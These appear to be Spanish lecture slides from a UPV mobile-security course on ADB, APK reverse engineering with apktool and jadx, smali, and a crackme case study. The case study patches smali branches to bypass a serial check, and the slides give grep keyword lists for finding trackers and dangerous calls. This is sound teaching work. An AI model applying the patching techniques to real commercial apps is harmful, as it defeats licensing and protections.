C:\Users\jucar\Desktop>adb tcpip 5555
restarting in TCP mode port: 5555

C:\Users\jucar\Desktop>adb shell ip addr show wlan0
32: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1460 qdisc mq state UP group default qlen 3000
    link/ether bc:2d:ef:8e:37:f7 brd ff:ff:ff:ff:ff:ff
        inet 192.168.18.63/24 brd 192.168.18.255 scope global wlan0
            valid_lft forever preferred_lft forever
        inet6 fe80::be2d:effff:fe8e:37f7/64 scope link
            valid_lft forever preferred_lft forever

C:\Users\jucar\Desktop>adb connect 192.168.18.63:5555
failed to authenticate to 192.168.18.63:5555

C:\Users\jucar\Desktop>adb devices
List of devices attached
192.168.18.63:5555      device

C:\Users\jucar\Desktop>adb install app-debug.apk
Performing Streamed Install
Success

C:\Users\jucar\Desktop>adb usb
restarting in USB mode
```



Órdenes adb shell (1/2)

- Entramos en el intérprete de comandos de Android, que proviene de LINUX
- Podemos utilizar órdenes como **ls, cd, rm, mkdir, touch, pwd, cp, mv**
 - ls: listado de archivos
 - cd: cambia de directorio
 - mkdir: crea un directorio
 - pwm: en qué directorio estoy?
 - cp: copia archivo o directorio
 - mv: mueve o cambia el nombre de archivo o directorio

Órdenes adb shell (2/2)

- Averiguar si existe conexión a internet
 - ping www.upv.es (Ctl+C para parar)
- Ver parámetros de red
 - ip -f inet addr show wlan0
- Ver IP del dispositivo
 - netcfg
- ¿Qué IPs están conectadas al móvil?
 - netstat



Órdenes interesantes (1/2)

- Listado de paquetes instalados

```
adb shell pm list packages
```

```
adb shell pm list packages -f          (Paquetes y sus archivos)
```

- Averiguar qué directorio está instalado un paquete:

```
adb shell pm path com.android.phone
```

```
adb shell pm path com.twitter.android
```

- Borra los datos que se han creado con ese paquete

```
adb shell pm clear com.aplicacion.android
```

- Traer un archivo del móvil al ordenador

```
adb pull /sdcard/demo.mp4 C:\midirectorio
```

```
adb pull /sdcard/micancion.mp3 C:\midirectorio\miscanciones
```

- Depositar un archivo del ordenador en el móvil

```
adb push C:\aplicacion.apk /sdcard
```

```
adb push d:\test.apk /sdcard/canciones
```



Órdenes interesantes (2/2)

- Muestra un registro de los eventos que han ocurrido en el móvil (Ctrl+C para parar)
`adb logcat`
- Información del sistema
 - `adb shell dumpsys` (toda la información)
 - `adb shell dumpsys meminfo` (información de memoria)
 - `adb shell dumpsys battery` (información de la batería)
- Obtener una captura de pantalla:
`adb shell screencap /sdcard/screen.png`
- Captura en video lo que se esté viendo en la pantalla:
`adb shell screenrecord /sdcard/demo.mp4`
- Información del dispositivo. Imei, número de serie, fecha de instalación, chip,... :
`adb shell getprop`
- Procesos en ejecución en el dispositivo
`adb shell ps`
- Uso del teléfono
 - `adb shell am start -a android.intent.action.CALL -d tel:123456789`
 - `adb shell am start -a android.intent.action.SENDTO -d sms:616964638 --es sms_body Hi --ez exit_on_sent true`

Interacción con apps

- Lanzar a ejecución una actividad

```
adb shell am start -n <package>/<activity>
```

- Simulate key strokes

```
adb shell input keyevent <code:4 -back, 3 -home>
```

- Dumpsys activity

```
adb shell dumpsys activity -h
```

- Puede ser interesante

```
adb shell dumpsys activity top
```

```
adb shell dumpsys activity package <package>
```

```
adb shell dumpsys service <package>/<service-name>
```



Envío de órdenes al emulador

- Tal y como se dice en

<https://developer.android.com/studio/run/emulator-console>

- Inicialmente es necesario autenticarse

- Una vez autenticado es posible controlar el emulador desde la línea de comandos

Nota: Cuidado si trabajamos en Windows porque Telnet no está activo por defecto

```
$ telnet localhost 5554
Trying ::1...
telnet: connect to address ::1: Connection refused
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Android Console: Authentication required
Android Console: type 'auth <auth_token>' to authenticate
Android Console: you can find your <auth_token> in
'/Users/me/.emulator_console_auth_token'
OK
auth 123456789ABCdefZ
Android Console: type 'help' for a list of commands
OK
help-verbose
```

```
telnet localhost 5554
# set the power level
power status full
power status charging
# make a call to the device
gsm call 012041293123
# send a sms to the device
sms send 12345 Will be home soon
# set the geo location
geo fix 48 51
```



Indice

- Herramientas para el desarrollo y emulación de aplicaciones Android
- Depuración con ADB
- **Reversing de apks**
- Smali y parcheado de apks

AAPT

- Android Asset Packaging Tool
 - Permitir revisar, crear y actualizar ficheros APK
 - Facilita la compilación de recursos para convertirlos en activos binaries
 - Es la herramienta que utiliza el builder Android para producir las apks
 - Disponible dentro del directorio Android\Sdk\build-tools




Uso de AAPT

- aapt usage
- aapt list chrome.apk
- aapt dump permissions chrome.apk
- aapt dump strings chrome.apk



Contenido de un apk


- Propósito
 - A menudo el código fuente de las apps contiene información sensible (passwords, tokens para el uso de APIs, credenciales de acceso a BBDDs, etc.)
 - Analizar el código de la app nos permite comprender mejor su funcionalidad y buscar vulnerabilidades
- Ejemplo: Vault.apk
 - <https://basto.digital/download/vault.apk>
`unzip -d vault-unzip vault.apk`






Contenido de un apk

```
unzip -d vault-unzip vault.apk
```



```
AndroidManifest.xml
1 <manifest>
2   <application>
3     <activity>
4       <intent-filter>
5         <action android:name="android.intent.action.MAIN" />
6         <category android:name="android.intent.category.LAUNCHER" />
7       </intent-filter>
8       <meta-data android:name="com.google.firebase.messaging.default_notification_channel_id" android:value="background" />
9     </activity>
10    <activity android:name="com.google.firebase.messaging.FirebaseMessagingService" />
11    <activity android:name="com.google.firebase.iid.FirebaseInstanceIdService" />
12  </application>
13</manifest>
```



El fichero classes.dex contiene el Código de la app en formato binario (formado Dalvik Executable, o DEX)




Desensamblar vs. Decompile apps

- Desensamblar es transformar el código binario (DEX) en código máquina de bajo nivel que ya puede ser leído por un humano (smali)
 - El código smali puede ser modificado
 - Es posible reensamblar la app con posterioridad
- Decompile consiste en transformar el código binario (dex) o de bajo nivel (smali) en código de algo nivel (normalmente Java)
 - Similar al original, pero rara vez idéntico
 - La calidad del código Java obtenido dependerá del decompilador utilizado

DEX→ JAR → JAVA

- Primero, uso de `dex2jar`
 - <https://github.com/pxb1988/dex2jar>
- A continuación, utilizar `jd-gui` (decompilador java)
 - <https://java-decompiler.github.io>





DEX → JAVA

- Alternativa 1: JADX



- <https://github.com/skylot/jadx>
- Alternativa 2: Smali2Java
 - <https://github.com/AlexeySoshin/smali2java>
 - Uso interno de la herramienta apktool

Apktool

■ Uso de apktool

- <https://ibotpeaches.github.io/Apktool>

```
C:\Users\jucar\Downloads>apktool d vault.apk
I: Using Apktool 2.5.0 on vault.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\jucar\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

```
C:\Users\jucar\Downloads>dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: D0B5-19E1

Directorio de C:\Users\jucar\Downloads\vault

19/02/2021  07:48    <DIR>          .
19/02/2021  07:48    <DIR>          ..
19/02/2021  07:48            1.557 AndroidManifest.xml
19/02/2021  07:48            2.317 apktool.yml
19/02/2021  07:48    <DIR>          original
19/02/2021  07:48    <DIR>          res
19/02/2021  07:48    <DIR>          smali
                           2 archivos          3.874 bytes
                           5 dirs   77.540.388.864 bytes libres

C:\Users\jucar\Downloads>
```

Reensamblado

- (Re)generación del apk
- Alineado
- Si no existe, generación de un almacén de firmas

```
C:\Users\jucar\Downloads>apktool b -o new-vault.apk vault
I: Using Apktool 2.5.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```

```
zipalign.exe -p 4 new-vault.apk new-vault.alineado.apk
```

```
keytool -genkey -v -keystore nombrellave.keystore -alias usuario -keyalg RSA -keysize 2048 -validity 10000
```


- Firma del apk

```
\apksigner.bat sign --ks Store2.jks --out app-alineada-firmada.apk app-alineada.apk
```



APK Studio

- <https://github.com/vaibhavpandeyvpz/apkstudio>





Indice

- ¿Qué es Android? Conceptos básicos
- Anatomía de una app Android sencilla
- Herramientas para el desarrollo y emulación de apps Android
- Reversing de apks
- **Smali y parcheado de apks**



Código Smali

- Lo trabajaremos en prácticas

```
    @Override
    public void onClick(View v) {
        startActivity(new Intent(getApplicationContext(), LoginActivity.class));
    }
```

```
37 # virtual methods
38 .method public onClick(Landroid/view/View;)V
39     .locals 3
40
41     .line 26
42     igure-object p1, p0, Lles/upv/cdm/jcruizg/holamundo/MainActivity$1;->this$0:Lles/upv/cdm/jcruizg/holamundo/MainActivity;
43
44     new-instance v0, Landroid/content/Intent;
<
45     invoke-virtual {p1}, Lles/upv/cdm/jcruizg/holamundo/MainActivity;->getApplicationContext()Landroid/content/Context;
46     move-result-object v1
47     const-class v2, Lles/upv/cdm/jcruizg/holamundo/LoginActivity;
48     invoke-direct {v0, v1, v2}, Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V
49     invoke-virtual {p1, v0}, Lles/upv/cdm/jcruizg/holamundo/MainActivity;->startActivity(Landroid/content/Intent;)V
50
51     return-void
52 .end method
```

<https://github.com/JesusFreke/smali>



3. Ingeniería inversa de aplicaciones móviles Android

Ciberseguridad en Dispositivos móviles
DISCA – ETS de Ingeniería informática (UPV)



3. Ingeniería inversa de aplicaciones móviles Android

Ciberseguridad en Dispositivos móviles
DISCA – ETS de Ingeniería informática (UPV)

Indice

- ¿Qué es Android? Conceptos básicos
- Anatomía de una app Android sencilla
- Herramientas para el desarrollo y emulación de apps Android
- Reversing de apks
- **Smali y parcheado de apks**



Código Smali

- Lo trabajaremos en prácticas

```
    @Override
    public void onClick(View v) {
        startActivity(new Intent(getApplicationContext(), LoginActivity.class));
    }
```

```
37 # virtual methods
38 .method public onClick(Landroid/view/View;)V
39     .locals 3
40
41     .line 26
42     igure-object p1, p0, Lles/upv/cdm/jcruizg/holamundo/MainActivity$1;->this$0:Lles/upv/cdm/jcruizg/holamundo/MainActivity;
43
44     new-instance v0, Landroid/content/Intent;
<
45     invoke-virtual {p1}, Lles/upv/cdm/jcruizg/holamundo/MainActivity;->getApplicationContext()Landroid/content/Context;
46     move-result-object v1
47     const-class v2, Lles/upv/cdm/jcruizg/holamundo/LoginActivity;
48     invoke-direct {v0, v1, v2}, Landroid/content/Intent;-><init>(Landroid/content/Context;Ljava/lang/Class;)V
49     invoke-virtual {p1, v0}, Lles/upv/cdm/jcruizg/holamundo/MainActivity;->startActivity(Landroid/content/Intent;)V
50
51     return-void
52 .end method
```

<https://github.com/JesusFreke/smali>

¿Qué es Smali?

- Cuando se crea una aplicación Android su apk contiene un fichero .dex, que contiene su bytecode Dalvik en formato binario
- Smali es el lenguaje de ensamblador que puede ejecutar una máquina virtual Dalvik
- Como ya hemos visto la aplicación apktool permite desensamblar un apk para obtener, entre otras cosas, su código smali

Fuentes de información

- Métodos, clases, tipos primitivos y campos de clases en Smali
 - <https://github.com/JesusFreke/smali/wiki/TypesMethodsAndFields>
- Operaciones que pueden usarse si se programa en Smali
 - http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html
- A quick guide to Android app reversing
 - <http://pages.cpsc.ucalgary.ca/~joel.reardon/mobile/smali-cheat.pdf>
- Muy buena introducción con explicaciones y ejemplos paso a paso
 - <https://github.com/hqt/reverse-engineering/blob/master/slide/android%20reverse%20slide.pdf>



Java vs Smali

The screenshot shows the JD-GUI interface with two panes. The left pane displays the Java decompiled code for `FacebookSplashScreenActivity.class`. The right pane shows the corresponding Smali assembly code for the same class, with the entire assembly section highlighted by a red border.

```
FacebookSplashScreenActivity.class - Java Decompiler
```

```
facebook-dex2jar.jar x
```

```
FacebookSplashScreenActivity.class x
```

```
((FacebookApplication)(getApplicationContext()).m.b("ColdStart/SplashScreenDisplay");
```

```
/* Error */
public final void onCreate(android.os.Bundle paramBundle)
{
    // Byte code:
    // 0: iconst_2
    // 1: bipush 34
    // 3: ldc 64
    // 5: invokestatic 70 com/facebook/loom/logger/Logger:a (III)I
    // 8: istore_2
    // 9: aload_0
    // 10: invokevirtual 46 com/facebook/katana/app/FacebookSplashScreenActivity:getApplicationContext ()Landroid/content/Con
    // 13: checkcast 48 com/facebook/katana/app/FacebookApplication
    // 16: getfield 52 com/facebook/katana/app/FacebookApplication:m LX/005;
    // 19: ldc 72
    // 21: ldc 73
    // 23: invokevirtual 78 X/006:a (Ljava/lang/String;I)LX/00M;
    // 26: astore 5
    // 28: aconst_null
    // 29: astore 4
    // 31: aload_0
    // 32: aload_1
    // 33: invokespecial 80 com/facebook/base/init/GenericLogoSplashScreenActivity:onCreate (Landroid/os/Bundle;)V
    // 36: aload_0
    // 37: invokespecial 82 com/facebook/katana/app/FacebookSplashScreenActivity:d ()V
    // 40: aload 5
    // 42: ifnull +12 -> 54
    // 45: iconst_0
    // 46: ifeq +25 -> 71
    // 49: aload 5
    // 51: invokevirtual 87 X/00M:close ()V
    // 54: aload_0
    // 55: ldc 88
    // 57: iload_2
    // 58: invokestatic 93 X/01c:a (Landroid/app/Activity;II)V
    // 61: return
    // 62: astore 1
}
```

<https://github.com/hqt/reverse-engineering>



Tipos de datos

V	Void
Z	Boolean
B	byte
S	short
C	char
I	int
J	long (64 bits)
F	float
D	double (64 bits)

Lpackage1/package2/**className;**

```
package com.hqt.model;  
class Person {  
}
```

Lcom/hqt/model/**Person;**

<https://github.com/hqt/reverse-engineering>



Llamadas a método

**action {param1, param2}, LpackageName/ClassName;->
methodName(paramType1; paramType2)ReturnType**

Log.e("hqthao", "Hello World")

const-string v1, "hqthao"
const-string v2, "Hello World"
invoke-static {v1, v2}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I

<https://github.com/hqt/reverse-engineering>



Herramientas disponibles

- APK Studio lo auna todo, pero requiere:
 - apktool (desensanblar: dex→smali)
 - jadx (decompilar: dex → java)
 - keytool (generación de keystores)
 - Firma del apk
 - uber-apk-signer
 - apksigner (android build-tools)
- Android Studio también permite analizar y depurar un apk



grep es nuestro mejor amigo

■ ¿Y por qué?

- Porque va a ser un complemento ideal en la búsqueda de strings dentro del código smali que tengamos que examinar

■ Si trabajáis en Windows

- Opción 1: podéis hacer uso de findstr, pero no es tan potente
- Opción 2: instalad Cygwin y trabajar sobre el directorio donde se encuentre el apk desde el terminal de Cygwin
 - Muy útil: podéis generar un enlace simbólico que una vuestra /home/user con cualquier directorio de vuestra máquina

cadena de texto a buscar

```
grep -inr [Facebook.com] --include=*.smali  
-i ignores character case  
-n display line numbers  
-r recursive, search sub folders  
--include=*.smali only search files matching  
--color=always add coloring
```

```
C:\ Administrador: C:\WINDOWS\system32\cmd.exe  
Microsoft Windows [Versión 10.0.18362.1139]  
(c) 2019 Microsoft Corporation. Todos los derechos reservados.  
  
C:\WINDOWS\system32>Mklink/D C:\Users\Ro\Videos\Prueba C:\Users\Ro\Documents  
vínculo simbólico creado para C:\Users\Ro\Videos\Prueba <<==>> C:\Users\Ro\Documents
```



Búsquedas con grep (1/4)

- Trackers
 - (monitorizan la ejecución de apps)

facebook

google.com

firebase

urbanairship

crahltyics

bugfender

*track**

*analytic**

ads

...



Búsquedas con grep (2/4)

- APIs intrusivas que ponen en juego la privacidad que ofrece una app

QueryIntentActivities getRunningAppProcesses

ActivityManager

PackageManager

WifiManager

SensorManager

BluetoothManager

Address

LocationManager

TelephonyManager

AdvertisingIdClient



Búsquedas con grep (3/4)

- Red (E/S)

http

https

connect

socket

uri

address

opost

.com/.net

loadUrl



Búsquedas con grep (4/4)

- Llamadas sospechosas / peligrosas

loadLibrary

native

install


addJavaScriptInterface



Caso de estudio 1

■ Crackme03.apk

- Disponible en <https://deurus.info/archivos/mycrackmes> y en PoliformaT (CDM)
- Por cuestiones de permisos la app no funciona con versiones de la SDK de Android modernas. Utilizad un emulador que corra Android 22 o inferior





```
jucar@nuc-jcrg ~/CDM/case-studies/1.CrackMe03
$ grep -inr "Bad boy" --include=*.smali
Crackme03.apk-decompiled/smali/com/example/helloandroid/HelloAndroid$2.smali:457:    const-string v23, "Bad boy "
```

Código actividad HelloAndroid

```
14 public class HelloAndroid extends Activity {
15     private View.OnClickListener pulsarBoton = new View.OnClickListener() {
16         /* class com.example.helloandroid.HelloAndroid$AnonymousClass2 */
17
18     public void onClick(View v) {
19         String name3 = ((EditText) HelloAndroid.this.findViewById(R.id.txt_name)).getText().toString();
20         int name3length = name3.length();
21         String name4 = "";
22         String serial_entered = ((EditText) HelloAndroid.this.findViewById(R.id.txt_serial)).getText().toString();
23         if (name3length < 4) {
24             try {
25                 Toast.makeText(HelloAndroid.this.getApplicationContext(), "Min 4 chars", 1).show();
26             } catch (Exception e) {
27                 Toast.makeText(HelloAndroid.this.getApplicationContext(), "Another Error Ocurred :(" , 1).show();
28             }
29         } else {
30             for (int i = 0; i < name3.length(); i++) {
31                 name4 = String.valueOf(name4) + ((int) name3.charAt(i));
32             }
33             String name42 = String.valueOf(Integer.parseInt(name4.substring(0, 5)) ^ 438294);
34             TelephonyManager mTelephonyMgr = (TelephonyManager) HelloAndroid.this.getSystemService("phone");
35             String imei2 = mTelephonyMgr.getDeviceId();
36             String simsn = mTelephonyMgr.getSimSerialNumber();
37             String temp02 = imei2.substring(0, 6);
38             if ((String.valueOf(name42) + "-" + String.valueOf((long) (Integer.parseInt(temp02) ^ Integer.parseInt(simsn.substring(0, 6)))) + "-" + temp02).equals(serial_entered)) {
39                 Toast.makeText(HelloAndroid.this.getApplicationContext(), "God boy", 1).show();
40             } else {
41                 Toast.makeText(HelloAndroid.this.getApplicationContext(), "Bad boy ", 1).show();
42             }
43         }
44     }
45 }
```



Comprobaciones

The screenshot shows the JADX decompiler interface. On the left, there is a tree view of the APK file structure:

- Crackme03.apk-decompiled
- build
- dist
- Crackme03.apk
- original
- res
- smali
- com
- example
- crackme03
- helloandroid
- HelloAndroid\$1.smali
- HelloAndroid\$2.smali
- HelloAndroid.smali

The assembly code on the right is as follows:

```
.line 77
.local v10, "name3":Ljava/lang/String;
invoke-virtual {v10}, Ljava/lang/String;:->length()I

move-result v11
.line 78
.local v11, "name3length":I
const-string v12, ""

.line 79
.local v12, "name4":Ljava/lang/String;
move-object/froml6 v0, p0

iget-object v0, v0, Lcom/example/helloandroid/HelloAndroid$2;:->this$0:Lcom/example/helloandroid/HelloAndroid;

move-object/froml6 v22, v0

const v23, 0x7f050006

invoke-virtual/range {v22 .. v23}, Lcom/example/helloandroid/HelloAndroid;:->findViewById(I)Landroid/view/View;
move-result-object v21

check-cast v21, Landroid/widget/EditText;

.line 80
.local v21, "txtserial":Landroid/widget/EditText;
invoke-virtual/range {v21 .. v21}, Landroid/widget/EditText;:->getText()Landroid/text/Editable;

move-result-object v22

invoke-interface/range {v22 .. v22}, Landroid/text/Editable;:->toString()Ljava/lang/String;

move-result-object v15

.line 84
.local v15, "serial_entered":Ljava/lang/String;
const/16 v22, 0x4

move v0, v11

move/froml6 v1, v22

if-ge v0, v1, :cond_0
```



Código smali

- Buscamos “:cond_0” en el código smali y vemos que el flujo de ejecución no varía hasta
 - Salto a “:cond_1” en la línea 162 (notificación de introducción de menos de 4 caracteres)
 - Salto a “:cond_2” que si no se da nos lleva a obtener el mensaje “God boy”

```
320     if-eqz v22, :cond_2
321     |
322     .line 111
323     move-object/from16 v0, p0
324
325     ige-object v0, v0, Lcom/example/helloandroid/HelloAndroid$2;->this$0:Lcom/example/helloandroid/HelloAndroid;
326
327     move-object/from16 v22, v0
328
329     invoke-virtual/range {v22 .. v22}, Lcom/example/helloandroid/HelloAndroid;->getApplicationContext()Landroid/content/Context;
330
331     move-result-object v22
332
333     .line 112
334     const-string v23, "God boy"
335
336     const/16 v24, 0x1
337
338     .line 111
339     invoke-static/range {v22 .. v24}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;
340
341     move-result-object v13
342
343     .line 113
344     .restart local v13    # "notificacionToast":Landroid/widget/Toast;
345     invoke-virtual (v13), Landroid/widget/Toast;->show()
```

Solución 1

- Si comentamos este último salto

```
#if-eqz v22, :cond_2
```

sea cual sea el resultado de la comprobación de los valores introducidos entraremos obtendremos “God boy” como respuesta

- Pero necesitaremos introducir 4 caracteres al menos en el campo de nombre

- Para intentar solucionarlo podemos realizar este cambio:

```
move v0, v11
move/from16 v1, v22
if-ge v0, v1, :cond_0
.line 86
:try_start_0
```



```
move v0, v11
move/from16 v1, v22
goto :cond_0
.line 86
:try_start_0
```

- ... pero no funcionará

Solución 2

- Para evitar tener que introducir “nada” en el campo de nombre realizamos los siguientes cambios

```
const/16 v22, 0x4
move v0, v11
move/from16 v1, v22
#if-ge v0, v1, :cond_0
    goto :cond_3
    .line 86
:try_start_0
```

